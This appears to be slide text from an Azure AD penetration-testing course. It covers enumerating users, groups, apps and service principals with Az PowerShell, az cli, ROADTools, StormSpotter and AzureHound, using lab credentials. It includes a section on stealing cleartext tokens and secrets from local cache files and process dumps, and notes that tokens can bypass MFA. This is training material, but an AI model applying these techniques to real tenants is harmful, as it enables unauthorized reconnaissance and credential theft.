```
Get-AzRoleAssignment
```

Enumeration - Az PowerShell - AAD Users

- Enumerate all users

```
Get-AzADUser
```

- Enumerate a specific user

```
Get-AzADUser -UserPrincipalName
test@defcorphq.onmicrosoft.com
```

- Search for a user based on string in first characters of DisplayName (wildcard not supported)

```
Get-AzADUser -SearchString "admin"
```

- Search for users who contain the word "admin" in their Display name:

```
Get-AzADUser |?{$_.Displayname -match "admin"}
```

Enumeration - Az PowerShell - AAD Groups

- List all groups
```
Get-AzADGroup
```

- Enumerate a specific group
```
Get-AzADGroup -ObjectId 783a312d-0de2-4490-92e4-539b0e4ee03e
```

- Search for a group based on string in first characters of DisplayName (wildcard not supported)
```
Get-AzADGroup -SearchString "admin" | fl *
```

- To search for groups which contain the word "admin" in their name:
```
Get-AzADGroup |?{$_.Displayname -match "admin"}
```

Enumeration - Az PowerShell - AAD Groups

- Get members of a group

```
Get-AzADGroupMember -ObjectId 783a312d-0de2-4490-92e4-539b0e4ee03e
```

Enumeration - Az PowerShell - AAD Apps

- Get all the application objects registered with the current tenant (visible in App Registrations in Azure portal). An application object is the global representation of an app.

```
Get-AzADApplication
```

- Get all details about an application

```
Get-AzADApplication -ObjectId a1333e88-1278-41bf-8145-155a069ebed0
```

- Get an application based on the display name

```
Get-AzADApplication | ?{$_.DisplayName -match "app"}
```

- The `Get-AzADAppCredential` will show the applications with an application password but password value is not shown.

Enumeration - Az PowerShell - AAD Service Principals

- Enumerate Service Principals (visible as Enterprise Applications in Azure Portal). Service principal is local representation for an app in a specific tenant and it is the security object that has privileges. This is the 'service account'!
- Service Principals can be assigned Azure roles.
- Get all service principals

```
Get-AzADServicePrincipal
```

- Get all details about a service principal

```
Get-AzADServicePrincipal -ObjectId cdddd16e-2611-4442-8f45-053e7c37a264
```

- Get an service principal based on the display name

```
Get-AzADServicePrincipal | ?{$_.DisplayName -match "app"}
```

Learning Objective - 4

- Enumerate the following for the defcorphq tenant using Az PowerShell module using the credentials of test@defcorphq.onmicrosoft.com user:
  - All resources visible to the user
  - All Azure roles assigned to the user
  - Virtual Machines
  - App Services
  - Function Apps
  - Storage Accounts
  - Key Vaults

Part of - All kill chains

Topics covered - Authenticated Enumeration

Enumeration - Azure CLI (az cli)

- "A set of commands used to create and manage Azure resources."
- Can be installed on multiple platforms and can be used with multiple clouds.
- Available in Cloud Shell too.
- Install using MSI - https://docs.microsoft.com/en-us/cli/azure/install-azure-cli

Enumeration - Azure CLI

- To be able to use az cli, we must connect to Azure AD first (opens up a login page using Default browser):

```
az login
```

- Using credentials from command line (service principals and managed identity for VMs is also supported)

```
az login -u test@defcorphq.onmicrosoft.com -p
SuperVeryEasytoGuessPassword@1234
```

- If the user has no permissions on the subscription

```
az login -u test@defcorphq.onmicrosoft.com -p
SuperVeryEasytoGuessPassword@1234 --allow-no-subscriptions
```

- You can configure az cli to set some default behaviour (output type, location, resource group etc.)

```
az configure
```

Enumeration - Azure CLI

- We can search for popular commands (based on user telemetry) on a particular topic!
- To find popular commands for VMs

```
az find "vm"
```

- To find popular commands within "az vm"

```
az find "az vm"
```

- To find popular subcommands and parameters within "az vm list"

```
az find "az vm list"
```

Enumeration - Azure CLI

- We can format output using the `--output` parameter. The default format is JSON. You can change the default as discussed previously.

- List all the users in Azure AD and format output in table

```
az ad user list --output table
```

- List only the userPrincipalName and givenName (case sensitive) for all the users in Azure AD and format output in table. Az cli uses JMESPath (pronounced 'James path') query.

```
az ad user list --query "[].[userPrincipalName,displayName]" --output table
```

- List only the userPrincipalName and givenName (case sensitive) for all the users in Azure AD, rename the properties and format output in table

```
az ad user list --query "[].{UPN:userPrincipalName, Name:displayName}" --output table
```

- We can use JMESPath query on the results of JSON output. Add `--query-examples` at the end of any command to see examples

```
az ad user list --query-examples
```

- We will discuss additional options of az cli as and when required!

Enumeration - Azure CLI

- Get details of the current tenant (uses the account extension)

```
az account tenant list
```

- Get details of the current subscription (uses the account extension)

```
az account subscription list
```

- List the current signed-in user

```
az ad signed-in-user show
```

Enumeration - Azure CLI - AAD Users

- Enumerate all users

```
az ad user list
az ad user list --query "[].[displayName]" -o table
```

- Enumerate a specific user (lists all attributes)

```
az ad user show --id test@defcorphq.onmicrosoft.com
```

- Search for users who contain the word "admin" in their Display name (case sensitive):

```
az ad user list --query
"[?contains(displayName,'admin')].displayName"
```

- When using PowerShell, search for users who contain the word "admin" in their Display name. This is NOT case-sensitive:

```
az ad user list | ConvertFrom-Json | %{$_.displayName -match
"admin"}
```

Enumeration - Azure CLI - AAD Users

- All users who are synced from on-prem

```
az ad user list --query
"[?onPremisesSecurityIdentifier!=null].displayName"
```

- All users who are from Azure AD

```
az ad user list --query
"[?onPremisesSecurityIdentifier==null].displayName"
```

Enumeration - Azure CLI - AAD Groups

- List all Groups

```
az ad group list
az ad group list --query "[].[displayName]" -o table
```

- Enumerate a specific group using display name or object id

```
az ad group show -g "VM Admins"
az ad group show -g 783a312d-0de2-4490-92e4-539b0e4ee03e
```

- Search for groups that contain the word "admin" in their Display name (case sensitive) - run from cmd:

```
az ad group list --query "[?contains(displayName,'admin')].displayName"
```

- When using PowerShell, search for groups that contain the word "admin" in their Display name. This is NOT case-sensitive:

```
az ad group list | ConvertFrom-Json | %{$_.displayName -match "admin"}
```

Enumeration - Azure CLI - AAD Groups

- All groups that are synced from on-prem

```
az ad group list --query
"[?onPremisesSecurityIdentifier!=null].displayName"
```

- All groups that are from Azure AD

```
az ad group list --query
"[?onPremisesSecurityIdentifier==null].displayName"
```

Enumeration - Azure CLI - AAD Groups

- Get members of a group

```
az ad group member list -g "VM Admins" --query
"[].[displayName]" -o table
```

- Check if a user is member of the specified group

```
az ad group member check --group "VM Admins" --member-id
b71d21f6-8e09-4a9d-932a-cb73df519787
```

- Get the object IDs of the groups of which the specified group is a member

```
az ad group get-member-groups -g "VM Admins"
```

Enumeration - Azure CLI - AAD Apps

- Get all the application objects registered with the current tenant (visible in App Registrations in Azure portal). An application object is the global representation of an app.

```
az ad app list
az ad app list --query "[].[displayName]" -o table
```

- Get all details about an application using identifier uri, application id or object id

```
az ad app show --id a1333e88-1278-41bf-8145-155a069ebed0
```

- Get an application based on the display name (Run from cmd)

```
az ad app list --query "[?contains(displayName,'app')].displayName"
```

- When using PowerShell, search for apps that contain the word "slack" in their Display name. This is NOT case-sensitive:

```
az ad app list | ConvertFrom-Json | %{$_.displayName -match "app"}
```

Enumeration - Azure CLI - AAD Apps

- Get owner of an application

```
az ad app owner list --id a1333e88-1278-41bf-8145-155a069ebed0 --query "[].[displayName]" -o table
```

- List apps that have password credentials

```
az ad app list --query "[?passwordCredentials != null].displayName"
```

- List apps that have key credentials (use of certificate authentication)

```
az ad app list --query "[?keyCredentials != null].displayName"
```

Enumeration - Azure CLI - AAD Service Principals

- Enumerate Service Principals (visible as Enterprise Applications in Azure Portal). Service principal is local representation for an app in a specific tenant and it is the security object that has privileges. This is the 'service account'!
- Service Principals can be assigned Azure roles.
- Get all service principals

```
az ad sp list --all
az ad sp list --all --query "[].[displayName]" -o table
```

- Get all details about a service principal using service principal id or object id

```
az ad sp show --id cdddd16e-2611-4442-8f45-053e7c37a264
```

- Get a service principal based on the display name

```
az ad sp list --all --query "[?contains(displayName,'app')].displayName"
```

- When using PowerShell, search for service principals that contain the word "slack" in their Display name. This is NOT case-sensitive:

```
az ad sp list --all | ConvertFrom-Json | %{$_.displayName -match "app"}
```

Enumeration - Azure CLI - AAD Service Principals

- Get owner of a service principal

```
az ad sp owner list --id cdddd16e-2611-4442-8f45-053e7c37a264 --query "[].[displayName]" -o table
```

- Get service principals owned by the current user

```
az ad sp list --show-mine
```

- List apps that have password credentials

```
az ad sp list --all --query "[?passwordCredentials != null].displayName"
```

- List apps that have key credentials (use of certificate authentication)

```
az ad sp list -all --query "[?keyCredentials != null].displayName"
```

Learning Objective - 5

- During additional lab time:
- Enumerate the following for the defcorphq tenant using az cli using the credentials of test@defcorphq.onmicrosoft.com user :
  - Virtual Machines
  - App Services
  - Function Apps
  - Storage Accounts
  - Key Vaults

Part of - All kill chains


Topics covered - Authenticated Enumeration

Azure AD - Authentication and APIs


- Microsoft identity platform uses OpenID Connect (OIDC) for authentication and OAuth 2.0 for authorization.
- Azure AD supports multiple types of authentication like SAML 2.0, OIDC, OAuth 2.0 and Legacy authentication protocols for synchronization like - Header based, LDAP, Kerberos Constrained Delegation etc.

Azure AD - Authentication and APIs

- An application (OAuth Client - web app, mobile apps, cli apps) can sign in to the Authorization server, get bearer tokens to access Resource server (Microsoft Graph and other APIs).




Azure AD - Authentication and APIs - Basic Sign-in



Azure AD - Basic Sign-in with Access token acquisition

- In this case the Web Server/Web App needs to access a Web API on behalf of the user.
- This is achieved by acquisition of tokens using the Oauth authorization code flow.



Azure AD - Authentication and APIs - Tokens

- OAuth 2.0 and OIDC use bearer tokens which are JSON Web Tokens.
- A bearer token, as the name suggests, grants the bearer access to a protected resource.
- There are three types of tokens used in OIDC:
  - Access Tokens - The client presents this token to the resource server to access resources. It can be used only for a specific combination of user, client, and resource and cannot be revoked until expiry - that is 1 hour by default.
  - ID Tokens - The client receives this token from the authorization server. It contains basic information about the user. It is bound to a specific combination of user and client.
  - Refresh Tokens - Provided to the client with access token. Used to get new access and ID tokens. It is bound to a specific combination of user and client and can be revoked. Default expiry is 90 days for inactive refresh tokens and no expiry for active tokens.

Using Tokens with CLI tools - Az PowerShell

- Both Az PowerShell and AzureAD modules allow the use of Access tokens for authentication.
- Usually, tokens contain all the claims (including that for MFA and Conditional Access etc.) so they are useful in bypassing such security controls.
- If you are already connected to a tenant, request an access token for resource manager (ARM)

```
Get-AzAccessToken
(Get-AzAccessToken).Token
```

- Request an access token for AAD Graph to access Azure AD. Supported tokens - AadGraph, AnalysisServices, Arm, Attestation, Batch, DataLake, KeyVault, MSGraph, OperationalInsights, ResourceManager, Storage, Synapse

```
Get-AzAccessToken -ResourceTypeName MSGraph
```

- From older versions of Az PowerShell, get a token for Microsoft Graph

```
(Get-AzAccessToken -Resource "https://graph.microsoft.com").Token
```

Using Tokens with CLI tools - Az PowerShell

- Use the access token

```
Connect-AzAccount -AccountId
test@defcorphq.onmicrosoft.com -AccessToken eyJ0eXA...
```

- Use other access tokens. In the below command, use the one for MSGraph (access token is still required) for accessing Azure AD

```
Connect-AzAccount -AccountId
test@defcorphq.onmicrosoft.com -AccessToken eyJ0eXA...
-MicrosoftGraphAccessToken eyJ0eXA...
```

Using Tokens with CLI tools - az cli

- az cli can request a token but cannot use it! (Actually you can, see the next slide)
- Request an access token (ARM)

```
az account get-access-token
```

- Request an access token for aad-graph. Supported tokens - aad-graph, arm, batch, data-lake, media, ms-graph, oss-rdbms

```
az account get-access-token --resource-type ms-graph
```

Stealing Tokens from az cli

- az cli (before 2.30.0 – January 2022) stores access tokens in clear text in accessTokens.json in the directory C:\Users\[username]\.Azure
- We can read tokens from the file, use them and request new ones too!
- azureProfile.json in the same directory contains information about subscriptions.
- You can modify accessTokens.json to use access tokens with az cli but better to use with Az PowerShell or the Azure AD module.
- To clear the access tokens, always use `az logout`

Stealing Tokens from Az PowerShell

- Az PowerShell (older versions) stores access tokens in clear text in TokenCache.dat in the directory C:\Users\[username]\.Azure
- It also stores ServicePrincipalSecret in clear-text in AzureRmContext.json if a service principal secret is used to authenticate.
- Another interesting method is to take a process dump of PowerShell and looking for tokens in it!
- Users can save tokens using `Save-AzContext`, look out for them! Search for `Save-AzContext` in PowerShell console history!
- Always use `Disconnect-AzAccount!`!

Using Tokens with CLI tools - AzureAD module

- AzureAD module cannot request a token but can use one for AADGraph or Microsoft Graph!
- Use the AAD Graph token

```
Connect-AzureAD -AccountId
test@defcorphq.onmicrosoft.com -AadAccessToken eyJ0eXA...
```

Using Tokens with APIs - Management

- The two REST APIs endpoints that are most widely used are
  - Azure Resource Manager - management.azure.com
  - Microsoft Graph - graph.microsoft.com (Azure AD Graph which is deprecated is graph.windows.net)
- Let's have a look at super simple PowerShell codes for using the APIs

Using Tokens with APIs - ARM

- Get an access token and use it with ARM API. For example, list all the subscriptions

```
$Token = 'eyJ0eXAi..'

$URI = 'https://management.azure.com/subscriptions?api-version=2020-01-01'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

Using Tokens with APIs - MS Graph

- Get an access token for MS Graph. For example, list all the users

```
$Token = 'eyJ0eXAi..'

$URI = 'https://graph.microsoft.com/v1.0/users'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

Enumeration - ROADTools

- RoadRecon (https://github.com/dirkjanm/ROADtools) is a tool for enumerating Azure AD environments!
- RoadRecon uses a different version '1.61-internal' of Azure AD Graph API that provides more information.
- Enumeration using RoadRecon includes three steps
  - Authentication
  - Data Gathering
  - Data Exploration
- Roadrecon is already setup on your student VM.

Enumeration - ROADTools

- roadrecon supports username/password, access and refresh tokens, device code flow (sign-in from another device) and PRT cookie.

```
cd C:\AzAD\Tools\ROADTools
pipenv shell
roadrecon auth -u test@defcorphq.onmicrosoft.com -p
SuperVeryEasytoGuessPassword@1234
```

- Once authentication is done, use the below command to gather data (ignore the errors)

```
roadrecon gather
```

- Use roadrecon GUI to analyse the gathered information (starts a web server on port 5000)

```
roadrecon gui
```

Learning Objective - 6

- During additional lab time:
- Enumerate the following for the defcorphq tenant using ROADTools with the credentials of test@defcorphq.onmicrosoft.com user :
  - Check if the 'Operations' Group is allowed to use Finance Management System app
  - Permissions that AdminAppSimulation has for Mark D Walden

Part of - All kill chains

Topics covered - Authenticated Enumeration

Enumeration - StormSpotter

- StormSpotter (https://github.com/Azure/Stormspotter) is a tool from Microsoft for creating attack graphs of Azure resources.
- It uses the Neo4j graph database to create graphs for relationships in Azure and Azure AD!
- It has following modules
  - Backend – This is used for ingesting the data in the Neo4j database
  - Frontend (WebApp) – This is the UI used for visualizing the data.
  - Collector – This is used to collect the data from Azure.
- Stormspotter is already setup on the student VM.

Enumeration - StormSpotter

- Start the backend service

```
cd C:\AzAD\Tools\stormspotter\backend\
pipenv shell
python ssbackend.pyz
```

- In a new process, Start the frontend webserver

```
cd C:\AzAD\Tools\stormspotter\frontend\dist\spa\
quasar.cmd serve -p 9091 --history
```

- Use Stormcollector to collect the data.

```
cd C:\AzAD\Tools\stormspotter\stormcollector\
pipenv shell
az login -u test@defcorphq.onmicrosoft.com -p
SuperVeryEasytoGuessPassword@1234
python C:\AzAD\Tools\stormspotter\stormcollector\sscollector.pyz cli
```

Enumeration - StormSpotter

- Log-on to the webserver at http://localhost:9091 using the following:

  Username: neo4j

  Password: BloodHound

  Server: bolt://localhost:7687
- After login, upload the ZIP archive created by the collector.
- Use the built-in queries to visualize the data.

Learning Objective - 7

- During additional lab time:
- Enumerate the following for the defcorphq tenant using StormSpotter with the credentials of test@defcorphq.onmicrosoft.com user :
  - Show All RBAC Relationships

Part of - All kill chains

Topics covered - Authenticated Enumeration

Enumeration - BloodHound

- BloodHound's AzureHound (https://github.com/BloodHoundAD/AzureHound) supports Azure and Azure AD too to map attack paths!
- It uses Azure AD and Az PowerShell modules for gathering the data through its collectors.

Enumeration - BloodHound

- Run the collector to gather data

```
$passwd = ConvertTo-SecureString
"SuperVeryEasytoGuessPassword@1234" -AsPlainText -Force
$creds = New-Object
System.Management.Automation.PSCredential
("test@defcorphq.onmicrosoft.com", $passwd)

Connect-AzAccount -Credential $creds
Connect-AzureAD -Credential $creds

. C:\AzAD\Tools\AzureHound\AzureHound.ps1
Invoke-AzureHound -Verbose
```

